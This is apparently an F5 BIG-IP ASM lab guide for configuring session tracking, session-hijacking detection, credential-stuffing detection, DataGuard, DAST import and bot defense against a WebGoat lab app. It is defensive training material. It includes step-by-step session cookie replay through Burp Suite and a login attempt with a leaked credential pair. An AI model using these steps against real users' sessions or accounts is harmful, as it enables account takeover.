Geolocation -	▼ 🎱 N/A	Time	₹ 2018-05-23 11:49:
Source IP Address -	▼ 🕄 10.1.10.51:44778	Violation Rating	▼ Not rated
Username 🕶	▼ f5student	Attack Types	N/A
	Request		Response N/A

7. Click the drop-down next to the username field and you should be given 3 options. **Enable** "Log All Requests" and click **change**.

	Delete Request Export Request									
	[HTTP] /WebGoat	/service/l	essonprogress.mvc							
Geolocation - 🔻 🌍 N			I/A			Time			▼ 2018-05-23 11:49:	
Source IP Address - T 3 10			0.1.10.51:44778		Violation Rating		ng	▼ Not rated		
	Username v	T f5stud	dent		Attack Types			N/A		
	Session Tracking details									
R	Action Flag		State at Log Time	Current	Current State		Response N/A			
	Log All Requests		Disabled	💽 Ena	Enabled					
	Delay Blocking		Disabled	Ena	Enabled					
	Block All		Disabled		Enabled			6.0.1		
	Change Relea	se All					9)	Geo	cko/20100101	-1
			1 63 1							

Note: Since we are already logging all requests, this will not affect the logging per say, but will allow us to demonstrate the associated reporting features in ASM without blocking access to our lab client.

- 8. Navigate to Reporting -> Application -> Session Tracking Status. You should now see that the user f5student appears in the tracking list. If you were to click "View Requests" you would be taken to only the requests made by that user. You may also use this page to release the user from Session Tracking. These features are useful for forensic purposes as well as blocking access to applications by Device-ID, Username, etc.
- 9. Finally, select the f5student entry in the list and click release, then close the private browsing window.

This concludes Section 2.1

5.3.2 Lab 2.2: Session Hijacking Protection

Session hijacking is a class of attacks that allow an illegitimate user to take control of a legitimate session that was initiated by a legitimate user. Initially this class of attacks was first observed against simple unencrypted protocols like telnet, though this typically required the attacker to have control of a system in the same network segment as the target and strike while the TCP connection was still active. For the purposes of this lab, we're actually referring to HTTP session hijacking which is similar in concept but completely different in its execution. HTTP applications typically use cookies to store session information, so when we say "HTTP Session Hijacking", we're *usually* referring to cookie hijacking which actually involves the theft of the cookie and thus the user's session key. HTTP based applications often tend to maintain session state long after the TCP connection has been shut down, which actually makes the attack more practical than our telnet example. In most cases web applications will implicitly trust a session cookie, even a stolen one... which is clearly a problem. ASM has a number of capabilities that can address these issues and you'll explore one of the more interesting approaches in this lab.

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections

Task 1 - Configure Session Hijacking Protection

- 1. Open the BIG-IP interface in Firefox and navigate to Security -> Application Security -> Sessions and Logins -> Session Tracking.
- 2. Click the checkbox to enable Detect Session Hijacking by Device ID Tracking and click Save. Then, follow the link to Learning and Blocking Settings.

Session Hijacking							
Device ID Tracking	Enabled Note: Session cookies will be matched with the unique Device ID that originally received them Note: Although the policy is in transparent mode, using device id will block requests from clients that do not support JavaScript Note: Although the feature is enabled, violations will not be alerted or learned. To change this, modify flags for the "ASM Cookie Hijacking" violation in the screen						

- 3. Change the enforcement mode to **Blocking**.
- 4. Expand the Sessions and Logins section and select Alarm and Block for ASM Cookie Hijacking, then click Save.
- 5. Click **Apply Policy** then click **OK**.

Session Hijacking protection is now enabled.

Task 2 - Test Session Hijacking Protection

- 1. From the jumphost desktop, launch Burp Suite using the icon on the desktop. If you are prompted to update Burp, ignore this pop-up by clicking "Close".
- 2. Select Temporary Projects and click Next.
- 3. Leave Defaults checked and click "Start Burp"
- 4. Select the "Proxy" tab and then turn intercept off.

1			Burp	Suite Co	mmunity E	dition v1.7	7.35 - 1
Burp Intruder Repeater Window Help							
Target Proxy Spider	Scanner Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Projec
Intercept HTTP history	WebSockets history	Options					
Forward Raw Hex	Drop	pt is off	Action				

- 5. Close all running instances of Chrome.
- 6. Run google-chrome-stable --incognito --proxy-server="http://127.0.0. 1:8080" in the same or a different terminal.
- 7. Open the WebGoat login page (http://10.1.10.145/WebGoat/login) in Chrome but do not log in.
- 8. Open a new private browsing window in **Firefox**, then type ctrl+shift+i to open inspector, and click the network tab.
- 9. Navigate to WebGoat (in Firefox) at http://10.1.10.145/WebGoat/login and refresh the page 12 times.
- 10. Login to WebGoat (in Firefox).
- 11. Find the 200 request for start.mvc in the network debugging window and click on it. It should look like this:

Sta	Method	File
302	POST	login
302	GET	welcome.mvc
200	GET	start.mvc

The request and response headers should then appear to the right.

- 12. Click **Raw headers**, highlight the entire Cookies: and DNT: sections and copy them to the clipboard.
- 13. Go back to Chrome and refresh the WebGoat login page 12 times to generate some traffic.
- 14. Go back to burp and re-enable intercept.
- 15. Go back to Chrome and go to http://10.1.10.145/WebGoat/start.mvc#lesson/ WebGoatIntroduction.lesson (avoid copying and pasting as you'll loose your cookie data).
- 16. Go back to burp and quickly **replace** the **cookie** and **DNT** headers in the dialog with the one in your clipboard, then click **Forward** several times until the button turns grey.

-								
Burp	Burp Intruder Repeater Window Help							
Targ	et Proxy	/ Spider	Scanner	Intruder	Repeater	Seque		
Inter	cept HT	TP history	WebSocke	ts history	Options			
Re	equest to	http://10.1.	10.145:80					
F	orward		Drop	Interce	ot is on	Act		
Raw	Params	Header	s Hex					
Host: Upgrad User-A Accept	GET /WebGoat/start.mvc HTTP/1.1 Host: 10.1.10.145 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/53 Accept: text/html,application/xhtml+xml,application/xml;q= Accept-Encoding: gzip, deflate							
Cookie: JSESSIONID=B9E0AB994A3A53FC847AE58A25EF2C30; TS012fc627=01cfaa7b64e9e617ca627074917720136e236fb9257e160 TS01c59d18=01cfaa7b64f4b769d607d8b95279e4729367e9d0eb15023 TS01c59d18_30=01a156ec1ca1449e77a6bf09473346baf3ec2219d24J TSPD_101=084287c0d2ab2800f176028dfb4ea4eef215dc64fac75fa8J 7b63b0c8c35c3171711146824088f3745b20638009becdb19e64099037 DNT: 1 Connection: close								

- 17. Disable intercept in burp.
- 18. Click refresh in **Chrome** if necessary (sometimes more than one is required). You should get an ASM block page.
- 19. Return to the BIG-IP and navigate back to **Security -> Event Logs -> Application -> Requests**. You should see one or more illegal requests.
- 20. Click on the most recent illegal request, click **all details** and make note of the attributes (particularly the DeviceID):

T [HTTP] /WebGoat/login

T [HTTF] / WebGoal	nogin		
Geolocation -	▼ 🎱 N/A	Time	7 2018-05-23 17:33:12
Source IP Address -	▼ 🕄 10.1.10.51:36764	Violation Rating	▼ 3 Request need examination
Device ID -	▼ daae92d5	Attack Types	▼ Session Hijacking -
Username 🗸	T f5student		
Occurring ID	▼ -b0d7bbd000	Request Status	🔻 🗢 Blocked
Session ID -	Tab9d7bb1960eeacc	Blocking Exception	
Source IP Intelligence	N/A	Reason	N/A
		Security Policy	TLab2
Host	7 10.1.10.145		=
Destination IP		Virtual Server	▼ asm_vs
Address	₹ 🕄 10.1.10.145:80	Method	▼ GET
Client Type	T Browser	Response Status	▼ N/A
Accept Status	T Not Accepted	Code	
· ·		Severity	T Critical
Support ID	18289709276114996418		

21. If you click on **ASM Cookie Hijacking** you should also see the following explanation:

₹ € AS	SM Cookie Hijacking [1] -	
▼ [H]	Cookie Hijack Reason	Mismatched message key and device ID
Geol	Applied Blocking Settings	Block Alarm
Source	HP Address 👻 🕇 😎 10.1.10.51	30764 Violation Ratii

22. Now click the **magnifying glass** in the upper left corner of the log frame and use the **search** feature find a **legal** request from f5student. ASM's session tracking capabilities extend to search as well.

 Basic	IP / Use	ername / URL	Method / Pr	rotocol
Security Policy	•			
Last Hour	Last Day	Last Week	Last Month	Cust

Violation Rating (Not rated-5)

1	Geolocation	is
	Country Name or N/A	

Request Status

lllegal	Legal		Not Blocked	Blocked	U		
Support ID							
Support ID or its	Support ID or its last 4 digits						
Tag							
Tag Name							



Basic	IP / User	name / URL		Method / Pr	rotoco
Violation		ĺ	En	forced Violation	Stage
Violation Name					olug
Attack Type					
Attack Type Name					
Host	•				i
Host Name or N/A					
Source IP Address					i
Source IP Intelligence					
Any Source IP Intelligence	ce				
Username	•				
f5student					

Ŧ

İŝ

Response Code

URL contains

Response code or N/A

Mobile Application Name

23. Compare the device IDs in this request vs the illegal request we just looked at. They should be different:

Geolocation -	🔻 🎱 N/A	Time	7 2018-05-24 11:27:22
Source IP Address -	▼ 3 10.1.10.51:39380	Violation Rating	▼ Not rated
Device ID 🕶	▼ bb0b3a57	Attack Types	N/A
Username -	▼ f5student	Request Status	🔻 🗸 Legal
Session ID -	▼ 4c13c7c93964720f	Blocking Exception Reason	N/A
Source IP Intelligence	N/A	Security Policy	▼ Lab2
Host	▼ 10.1.10.145	Virtual Server	▼ asm_vs
Destination IP	▼ 3 10.1.10.145:80	Method	▼ GET
Address		Response Status	7 200
Client Type	Uncategorized	Code	1 200
Accept Status	T Not Accepted	Severity	T Informational
Support ID	11514430789383099258		

[HTTP] /WebGoat/js/goatApp/view/TitleView.js

Note: The Device ID is essentially a fingerprint computed from a number of different browser and system attributes. They are unique identifiers that do not depend on browser session data. ASM uses these computed values to uniquely identify clients and tie them to user and session data. In this exercise we triggered an ASM Cooking Hijacking violation by replacing the cookies in the HTTP request with those of an existing valid session. ASM was able to detect this because the cookie data did not match the Device ID of the new browser.

24. If this were a production configuration, we would likely enable the blocking settings back on the **Session Tracking** page so that these attacks would not be allowed to continue, but for the purposes of maintaining access to the lab environment we've elected not to do so. Feel free to circle back and explore these options at the end of the lab:

Block All Log All Requests Delay	Blocking
Description	When this action is triggered, the system blocks all requests from the user, session, device ID, or IP address, respectively. Which URLs are blocked can be configured with the "Blocked URLs" setting, to allow blocking all URLs or only the Authenticated URLs which are protected I Page(s).
Blocked URLs	Block all URLs Block Authenticated URLs [Change Login Enforcement Settings]
Username Threshold	Enable 20 violations Note: For users which caused 20 violations in the last 900 seconds , the system will block all requests.
Session Threshold	Enable 20 violations Note: For HTTP sessions which caused 20 violations in the last 900 seconds , the system will block all requests.
Device ID Threshold	Enable 30 violations Note: For Device IDs which caused 30 violations in the last 900 seconds , the system will block all requests.
IP Address Threshold	Enable 60 violations Note: For IP addresses which caused 60 violations in the last 900 seconds, the system will block all requests.
Block All Period	Infinite User-defined: 600 seconds

25. Please close any instances of Burp and Chrome before continuing.

This Concludes Section 2.2.

5.3.3 Lab 2.3: Credential Stuffing

Credential stuffing is a type of brute force attack that leverages stolen credentials from another source. This source is most commonly the breach of a widley used online service. These leaked credentials are then levered in an attempt to compromise higher value targets in instances where users used the same credentials across multiple services. BIG-IP now has the capability to detect these types of attacks by employing a database of credentials that are known to have been compromised in a previous breach. The credentials are stored as one-way hashed usernames and passwords to protect them from further disclosure. Also note that we've chosen CAPTCHA as mitigation for this lab because it provides immediate feedback to the student. In a production environment, Client Side Integrity Defense (or both), may be a more effective form of mitigation during an actual attack. Feel free to experiment with this in the lab.

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections in lab 2 up to this point before beginning this lab.

Task 1 - Configure Credential Stuffing Detection

- 1. Open the BIG-IP interface in Firefox.
- 2. Navigate to Security -> Application Security -> Anomaly Detection -> Brute Force Attack Prevention and click Create.

Note: ASM has a number of brute force attack detection capabilities that are beyond the scope of this exercise. Take some time to examine some of the other options as you work through this lab.

For more information see: https://support.f5.com/kb/en-us/products/big-ip_asm/ manuals/product/asm-implementations-13-1-0/6.html.

3. Select the login page we created in Lab 2.1.

Brute Force Protection Configuration							
Login Page	[HTTP]/WebGoat/login 💌	View Selected Login Page or					
IP Address Whitelist 🗵	IP Address Whitelist is empty						

 Configure Credential Stuffing detection within the Distributed Brute Force Protection Section as follows:

Distributed Brute Force Protection

Detection Period	15 Minutes	
Maximum Prevention Duration	5 Minutes	
Detect Distributed Attack	Never • After 100	failed login attempts
Detect Credential Stuffing	O Never O After 1	login attempts that match known leaked cre
Mitigation	Alarm and CAPTCHA	

- 5. Click Create .
- 6. Click Apply Policy, then click OK .

Task 2 - Test Credential Stuffing Detection

- 1. Open a new Private Browsing window in Firefox .
- 2. Go to the to WebGoat login page at http://10.1.10.145/WebGoat/login but do not login as f5student.
- 3. Attempt to login using the username demo33@fidnet.com and password mountainman01. On the second attempt, you should immediately be challenged via CAPTCHA because this username/password combination is present in the credential stuffing database.
- 4. Solve the CAPTCHA(s) and continue.
- 5. Examine the most recent **illegal** request in the event log:

🔻 🕄 Brute Force: Maxir	mum login attempts are exceeded [1] -		
7 [HTTP] /WebGoat	t/login		
Geolocation -	▼ 🎱 N/A	Time	7 2018-05-25 15:47:49
Source IP Address -	▼ 🕄 10.1.10.51:36410	Violation Rating	🔻 5 Request is m
Device ID	N/A	Attack Types	▼ Brute Force Attack -
Username -	▼ demo33@fidnet.com	Request Status	🔻 🖨 Blocked
Session ID -	T fda6dfec700b847e	Blocking Exception Reason	N/A
Source IP Intelligence	N/A	Security Policy	▼ Lab2
Host	▼ 10.1.10.145	Virtual Server	▼ asm_vs
Destination IP	▼ 10.1.10.145:80	Method	T POST
Address		 Response Status	▼ N/A
Client Type	▼ Uncategorized	Code	,
Login Result	T Unknown	Severity	T Error
Accept Status	T Not Accepted		
Support ID	8258994588610465652		

Take note of the username field. The request was blocked as a brute force attack.

6. Click the **Brute force: Maximum Login Attempts are exceeded** header at the top of the event window:

🔻 🕄 Brute Force: Maximum login attempts are exceeded [1] 🕶

▼ [H	Mitigated Action	Alarm and Blocking Page
Geol	Detection Period	15 minutes
Sour	Maximum Prevention Duration	5 minutes
Devi	Login Attempts matching Credentials Dictionary /	1/1
Usei	Threshold	
Ses	Applied Blocking Settings	Block Alarm
Source		

The message indicates the number of login attempts that matched the internal database.

7. Now check out the reporting under Event Logs -> Application -> Brute Force Attacks:

No attack selected To view specific attack details, select one from the list on the left						
Login Stress						
Security Policy	Virtual Server	Login URL	Failed Logins / Threshold	▼ Lo		
Lab2	asm_vs	[HTTP] /WebGoat/login	2/100	2%		

8. Click on one of the attack entries to get some more detail about the attack:

Attack Summary	Mitigated IP Addresses	Mitigated Device I	Ds Mitigate	d Usernames	Ki
1 Mitigated Known Leaked C	Credential				
Username			Login Attempts		Time of
demo33@fidnet.com			2	1	2018-06-0

9. For fun, head over to https://haveibeenpwned.com/ and put in the email address of the account we used in the lab to get some details. It may also be interesting to put in your own account(s) to see if any of your credentials have been breached. You could also try some of your old username/password combinations against the credential stuffing database on the F5. While on the main page explore some of the breach data on the bottom to get a sense of how big this problem is.

Note: The credential stuffing feature is considered Early Access in version 13.1 and the database is not yet being updated regularly. You are advised to seek guidance from your F5 SE before deploying this capability.

- In order to release any blocking that's currently in place, navigate to Security -> Application Security
 -> Anomaly Detection -> Brute Force Attack Prevention and Delete the Brute Force configuration we created previously.
- 11. Click Apply Policy then click OK.

This concludes section 3.

5.3.4 Lab 2.4: Data Guard

Note: Items in this section depend on steps in prior sections, please ensure you've completed all sections in lab 2 up to this point before beginning this lab.

DataGuard is a DLP-like feature of ASM that can prevent harmful data leakage from your application in the event of a successful attack. It can also be used to help prevent users from entering certain types of data that should not be stored in a particular system. This feature should be deployed with care as it has the potential to break applications if applied too broadly.

Task 1 - Configure DataGuard

- 1. From within your existing ASM policy (Lab2), navigate to Security -> Application Security -> Data Guard.
- 2. Click the **checkbox** to enable DataGuard, then click **Save**.

Data Guard	
Data Guard	Enabled
Credit Card Numbers	Senabled
U.S. Social Security Numbers	Senabled
Custom Patterns	Enabled
Exception Patterns	Enabled
Mask Data	Enabled Note: Since the security policy is configured to block the "Data Guard: Informat Tracking" is enabled.
File Content Detection	Check File Content Note: When file content is detected, the system will not enforce exception patter
Enforcement Mode (Wildcards supported)	Ignore URLs in list New URL: Add Example

- 3. Navigate to Security -> Application Security -> Policy Building -> Learning and Blocking Settings.
- 4. Use the search box to find the Data Guard section and disable blocking:


▼ Data Guard				
Learn Alarm	Block	Violation		
		Data Guard: Information leakage dete		

- 5. Click Save.
- 6. Click **Apply Policy** then click **OK**.

Note: Deploying DataGard too pervasively can have a negative performance impact on your system. In a production environment we typically recommend deploying DataGard against specific URLs where possible.

Task 2 - Test DataGuard

- 1. Open a new private browsing window in **Firefox** and login to WebGoat at http://10.1.10.145/ WebGoat/login.
- 2. Click Cross Site Scripting in the WebGoat menu then click 13.



Cross Site Scriptin

Reset lesson

1234567891011213

Concept

This lesson describes what is Cross-Site Scripting (XS

Goals

- The user should have a basic understand how 2
- . The user will understand the best practices for a
- The user will demonstrate knowledge on:
- 3. Scroll down until you see the **Add Comment** field. Then type in something that looks like a social security number, like 123-45-6789 for example.
- 4. Note that the value you just entered has been obfuscated:



5. Try entering something like ${\tt Hello}$ ${\tt World!}$ to see the difference.



6. Now try a fake credit card number like 411111111111111111. That should also be obfuscated:



f5student 2018-05-31, 14:4

Note: You can also use PCRE to define custom patterns for obfuscation. Feel free to experiment with this as it can have interesting consequences for the application (intentional or otherwise).

7. When you're finished, return to Local Traffic -> Virtual Servers -> asm_vs -> Security Tab -> Policies and disable your ASM policy in preparation for the next module.

This concludes section 4.

5.3.5 Lab 2.5: DAST Integration

ASM's DAST (Dynamic Application Security Testing) integration allows you to take the programmatic output from a vulnerability scan and use it to seed a security policy. For this lab, we'll use output from WhiteHat's Sentinel(TM) product to create a security policy based on Sentinel's findings.

Task 1 - Create a Security Policy

- 1. Open Firefox and navigate to the BIG-IP management interface. For the purposes of this lab you can find it at https://10.1.1.245/ or by clicking on the **bigip** shortcut in Firefox.
- 2. Login to the BIG-IP.
- 3. Create a new ASM policy by navigating to Security -> Application Security -> Security policies.
- 4. Click **Create New Policy**, fill in the page as follows, and then click **create policy** as shown below.

Create Policy Cancel				
On this screen you can configure policy setting Once a policy is configured, some settings on t			existing policies.	
Policy Name	DAST		Specifies the unique name of the policy.	
	Partition: Common			—
Description				Specifies an optional description of the about the policy.
Policy Type	Security	Parent		Select a policy type: Security for an app apply to a virtual server, or Parent that y Security policies to it, inheriting its attrib applied to Virtual Servers.
Policy Template	Vulnerability Assessme	ent Baseline		Choose a policy template for this policy.
Virtual Server	None			Select an Existing Virtual Server if you a Virtual Server is displayed only if it has it is not using any Local Traffic Policy or to secure it, or New Virtual Server if you if you want to manually associate the new virtual server at a later time.

- 5. Once the policy is created, go to Security -> Application Security -> Vulnerability Assessments -> Settings.
- 6. Select WhiteHat Sentinel from the dropdown list.

Vulnerability Assessments Settings					
Vulnerability Assessment Tool	WhiteHat Sentinel Note: You cannot change the Vulnerability Assessment Tool once you have impo				
Share Site Map with Vulnerability Assessment Tool	Enabled Note: This feature is not functional until WhiteHat API Key and Site Name are er				

Note: It's worth mentioning that ASM and Sentinel have more advanced integrations that we will not explore here, for this reason the Site Name and API Key are not used. This is mostly due to the logistics of procuring Sentinel accounts for all students attending this lab. This additional functionality provides an API key will allow you to pull in scan data directly from Sentinel into ASM as well as share ASM site mapping data back to Sentinel in order to improve scanning capabilities.

Task 2 - Import the Scan Data

1. Select the Vulnerabilities tab at the top:

Security » Application Security : Vulnerability Assessments				
	Vulnerabilities	Settings		
Current edited security policy DAST (transparent, modified)				

2. Click the import button:

Vulnerabilities Found And Verified By WhiteHat Sentinel				
View Resolvable Vulnerabilities with Open WhiteHat Sentinel Status Show Filter Details				
WhiteHat Sentinel Verified Vulnerability Name	ASM Attack Type			
No records to display.				

3. Import the vuln.xml file from /home/f5student/Agility2018/ASM341 .

Import WhiteHat Sentinel Verified Vulnerabilities				
	Download verified vulnerabilities directly from the WhiteHat Sentinel service			
Import Method	 Import previously saved vulnerabilities file Choose File No file chosen 			

4. The next screen would allow you to select findings associated with a specific domain which would be useful in a production environment where the scanner output may contain findings for more than one application. For the purposes of our lab, ensure all domains are selected and click **import** once more.

Im	Import WhiteHat Sentinel Verified Vulnerabilities				
	Uploaded vulnerabilities file is valid				
Imp	ort vulnerabilities for the selected domain names:				
	Domain Name				
	qatest4.qa.wh				
	qaf5testsite1.qa.wh				
	qaf5testsite2.qa.wh				
	71.141.64.43				
	qatest3.qa.wh				

5. You'll then be greeted by a list of vulnerability types and an indication of whether or not they are resolvable by ASM:

WhiteHat Sentinel Verified Vulnerability Name	ASM Attack Type
HTTP Response Splitting	HTTP Response Splitting
Information Leakage	N/A
Content Spoofing	N/A
Predictable Resource Location	Predictable Resource Location
Abuse of Functionality	N/A
XPath Injection	XPath Injection
Cross Site Request Forgery	Cross-site Request Forgery
Directory Indexing	Directory Indexing

6. Scroll down and select **SQL Injection** from the bottom then click on the first **Vulnerability ID**. You'll be shown more details about the specific vulnerability such as the relevanit URL and Parameter where the vulnerability is present (as in this case).

Click to view list of vulnerabilities Vulnerabilities with Any WhiteHat Sentinel Status Show	Filter Details ×
WhiteHat Sentinel Verified Vulnerability Name	ASM Attack Type
XPath Injection	XPath Injection
Cross Site Request Forgery	Cross-site Request Forge
Directory Indexing	Directory Indexing
Directory Traversal	Path Traversal
Cross Site Scripting	Cross Site Scripting (XSS
OS Command Injection	Command Execution
Insufficient Authorization	Cross Site Scripting (XS
SQL Injection	SQL-Injection

SQL Injection Vulnerabilities List

	 Vulnerability ID 		Whi	teHat Sentinel				≑ Loa
	vulnerability ID	Retest Status		Severity				↓ LUa
	3698466	N/A	Open	Low	Low	15	👔 Pending	2018-
	URL			Parameter				
	http://qatest3.qa.wh/w3af/audit/sql_injection/select/sql_inj+J ection_string.php?name='				name			
	3697857	N/A	Open	Low	Low	15	Pending	2018-
	3696316	N/A	Open	Low	Low	15	Pending	2018-
	3695426	N/A	Open	Low	Low	15	Pending	2018-
	3652183	N/A	Closed	Low	Low	15	Pending	2018-
Res	olve and Stage Resolve Retes	t Ignore Cancel Ignore						

Task 3 - Remediate some Vulnerabilities

1. Select the checkbox at the top to select all of the SQL injection vulnerabilities and click **resolve**. Note that there are a number of other options including "Resolve and Stage" which would put the changes into staging for further evaluation.

SQL Injection Vuln	SQL Injection Vulnerabilities List								
Vulnerability			ASM Status						
Vullerability	Retest Status	≑ Status	Severity	Threat	\$ Score	A AOM Otatus			
3698466	N/A	Open	Low	Low	15	Pending	20		
3697857	N/A	Open	Low	Low	15	Pending	20		
3696316	N/A	Open	Low	Low	15	Pending	20		
3695426	N/A	Open	Low	Low	15	Pending	20		
3652183	N/A	Closed	Low	Low	15	Pending	20		
3647174	N/A	Closed	Low	Low	15	Pending	20		
2152261	N/A	Closed	Low	Low	15	Pending	20		
Resolve and Stage	Resolve Retest Ignore Cancel	el Ignore							

2. ASM then provides a list of the changes it's about to make. Review the changes and click **resolve**.

Resolving Vulnerabilities

The following changes will be made to the security policy if you choose to resolve the selected vulnerabilities:

The following attack signature sets will be assigned to the security policy: • SQL Injection Signatures

Attack signatures will be checked on the following parameters:

- name on [HTTP]/w3af/audit/sql_injection/select/sql...ring.php
- name on [HTTP]/php-ids/w3af/audit/sql_injection/se...ring.php
- var[_+.]sql5 on [HTTP]/wh/sql.php

3. You'll notice that the vulnerabilities you selected are now marked mitigated.

Click to show/hide vectors		WhiteHat Sentinel					
 Vulnerability ib 	Retest Status		Severity	Threat		ASM Status	Ψ.
3698466	N/A	Open	Low	Low	15	Jitigated	2
3697857	N/A	Open	Low	Low	15	Jitigated	2
3696316	N/A	Open	Low	Low	15	Jitigated	2
3695426	N/A	Open	Low	Low	15	J Mitigated	2
3652183	N/A	Closed	Low	Low	15	J Mitigated	2
3647174	N/A	Closed	Low	Low	15	💉 Mitigated	2
2152261	N/A	Closed	Low	Low	15	💉 Mitigated	2

Task 4 - Review the Output

 Now navigate to Security -> Application Security -> Parameters -> Parameters List and you'll see that the ASM policy has been populated for you.

▲ Parameter Name	Parameter Value Type	Parameter Level
- Farameter Name	Parameter value Type	
*	User-input value	Global
var[[0x20]_+.]sql1	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql10	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql2	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql3	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql4	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql5	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql6	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql7	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql8	User-input value	[HTTP] /wh/sql.php
var[[0x20]_+.]sql9	User-input value	[HTTP] /wh/sql.php
name	User-input value	[HTTP] /php-ids/w3af/audit/sql_injection/select/sql_inje +I ction_string.php
name	User-input value	[HTTP] /w3af/audit/sql_injection/select/sql_injection_stri ↓ ng.php
var	User-input value	[HTTP] /wh/sql.php

Now return to the Vulnerabilities dialog and explore some of the other items if you wish. Hint: You can
utilize Tree View under Security -> Application Security -> Policy -> Tree View to get a summary
of what's in the policy. Be sure you've selected the correct security policy in the dropdown.

Note: Data from a vulnerability scan can be a great way to get an ASM policy up and running quickly but you should consider that there may be vulnerabilities in the application beyond the reach of the scanner. It is therefore a good idea in many instances to enable the Automatic Policy Builder after policy creation to help refine the policy and tighten security over time.

This concludes section 5.

5.4 Module 3: Advanced WAF

Expected time to complete: 30 minutes

5.4.1 Lab 3.1: Bot Protection

In this lab we'll work with a feature called Proactive Bot Defense that uses advanced fingerprinting techniques to determine whether or not clients are legitimate browsers and block those that are not. F5 Labs (https://www.f5.com/labs) has identified that a large portion of internet traffic (in some cases more than 50%) is actually generated by bots. As a result this feature set can not only dramatically improve a web property's security posture, but often its performance as well (by excluding illegitimate traffic).

Task 1 - Configuring Bot Defense

1. Browse to the BIGIP management console.

- 2. Create a new Logging profile for Bot defense by navigating to **Security -> Event Logs -> Logging Profiles** and clicking **Create**.
- 3. Configure as below and click **Finished**:

Profile Name	BotProtection
Description	
Application Security	Enabled
Protocol Security	Enabled
Network Firewall	Enabled
DoS Protection	Enabled
Bot Defense	Enabled
Request Log	
Local Publisher	Enabled
Remote Publisher	none 🔻
Remote Publisher Log Illegal Requests	none Enabled
Log Illegal Requests Log Captcha Challenged	Enabled
Log Illegal Requests Log Captcha Challenged Requests	Enabled Enabled

- 4. Navigate to Local Traffic -> Virtual Servers -> asm_vs
- 5. Click the Security Tab then click Policies
- 6. Find the **BotProtection Log Profile** that we just created and assign it to the virtual server by clicking the "<<" button, then clicking **Update**.

Policy Settings	
Destination	10.1.10.145:80
Service	HTTP
Application Security Policy	Disabled T
Service Policy	None -
IP Intelligence	Disabled v
DoS Protection Profile	Disabled v
Log Profile	Enabled ▼ Selected Availa /Common Log all requests BotProtection Selected Availa /Common Log all requests /Common BotDefense Solution < BotProtection >> y >> Solution >> Solution >>
Update	

 Create a DoS profile by by navigating to Security -> DoS Protection -> Dos Profiles then clicking the Create button.

N	Main Help About			y » DoS Protect	ion : C	Oos Overv	view			
M-	Statistics	4	☆ - I	DoS Overview	DoS	Profiles	Device	Configuration 👻	Signatures	Evictio
	iApps		View Filt	ter						
Ê	Wizards		Filter Ty	/pe		DoS Att	ack 🔻			
			Auto Re	efresh		Disable	d 🔻 F	Refresh		
5	DNS									
6	Local Traffic		Enter V	ector Name			T			
	Traffic Intelligence		Profile	Attack Vector 🖨	: 5	State 🗢	Family 🗢	Learning 🖨	Context 🗢	Regregate
ē,	Tranic intelligence		No reco	rds to display.						
	Acceleration									
1	Subscriber Management									
	Access									
	Device Management		•							
\bigcirc	Security									
	Overview	÷								
	Application Security	÷								
	Protocol Security	÷								
	Network Firewall	•								
	Network Address Translation	•								
	DoS Protection	÷	DoS Ove	rview						
	Data Protection	->	DoS Prof	iles 🔶						
	Event Logs	+	Device C	onfiguration >						
	Reporting	•	Signature							
	Security Updates	•	Eviction F	Policy List						
	Debug	•								
	Options	•								

8. Name the profile "module3" and click **Finished**.

Security >> DoS Protection : DoS Profiles >> New Dos Profile

Properties

Name	module3	
Description		
Cancel Finished		

9. Click the **profile** you just created to configure it.

10. Select the **Application Security** tab.

Security » DoS Protection : DoS Profiles » module3								
🔅 🚽 Properties	Application Security							
Properties	Properties							
Name	module3							
Partition	Common							
Description								
Threshold Sensitivity	Medium 🔻 🔺							
Whitelists								
Default Whitelist	Address List							
HTTP Whitelist	Use Default 🔻							
Update Delete								

11. Click Edit, followed by the Enabled checkbox to turn on Bot Detection.

S	Secur	ity » DoS Protecti	on : DoS Profiles » r	nodule3		
4	⇔ +	Properties	Application Security			
-						
	Арр	lication Security	1	Application Securi	ity ›› General Settings	
	Ge	neral Settings	Off		,	
	Ρ	roactive Bot Defense		Application Security	Enable this setting to protect your web application against DoS attacks.	Disabled
	В	ot Signatures				
	N	lobile Applications				

_									
s	ecurity -> DoS Protection : DoS Profi	les » n	nodule3						
3	🗴 🖵 Properties Application Se	ecurity							
	Application Conveits								
	Application Security		Application Security >> General Settings						
	General Settings	~	Application Security	Enable this setting to protect your web	🗹 Ena				
	Proactive Bot Defense	Off	Application Security	application against DoS attacks.	🖭 Ena				
	Bot Signatures	Off	Heavy URL Protection	Configure Heavy URL include list, automatic detection, and exclude list	Automa Detecti				
	Mobile Applications	Off		,	Enable (Thresh 1000 m				
	TPS-based Detection	~			Heavy Not				
	Behavioral & Stress-based Detection	Off			config Ignored Not				
	Record Traffic								
L			Geolocations	Overrides the DoS profile's Geolocation Detection Criteria threshold settings by selecting countries from which to allow or block traffic during a DoS attack.	Not config				
			Trigger iRule	Enable this setting if you have an iRule that manages DoS events in a customized manner.	Disabl				
			Single Page Application	Enable this setting if your website is a Single Page Application.	Disabl				
			URL Patterns Example: /product/*php	Configure URL patterns to be used. Each URL pattern defines a set of URLs which are logically the same URL with the varying part of the pattern acting as a parameter.	Not config				
			Performance acceleration	Configure TCP fastL4 profile to be used as fast-path for acceleration	Disabl				

12. Let's configure the types of bot protection that offer the best bang for the buck, starting with Signatures. Click the **Bot Signatures** tab and click **edit**.

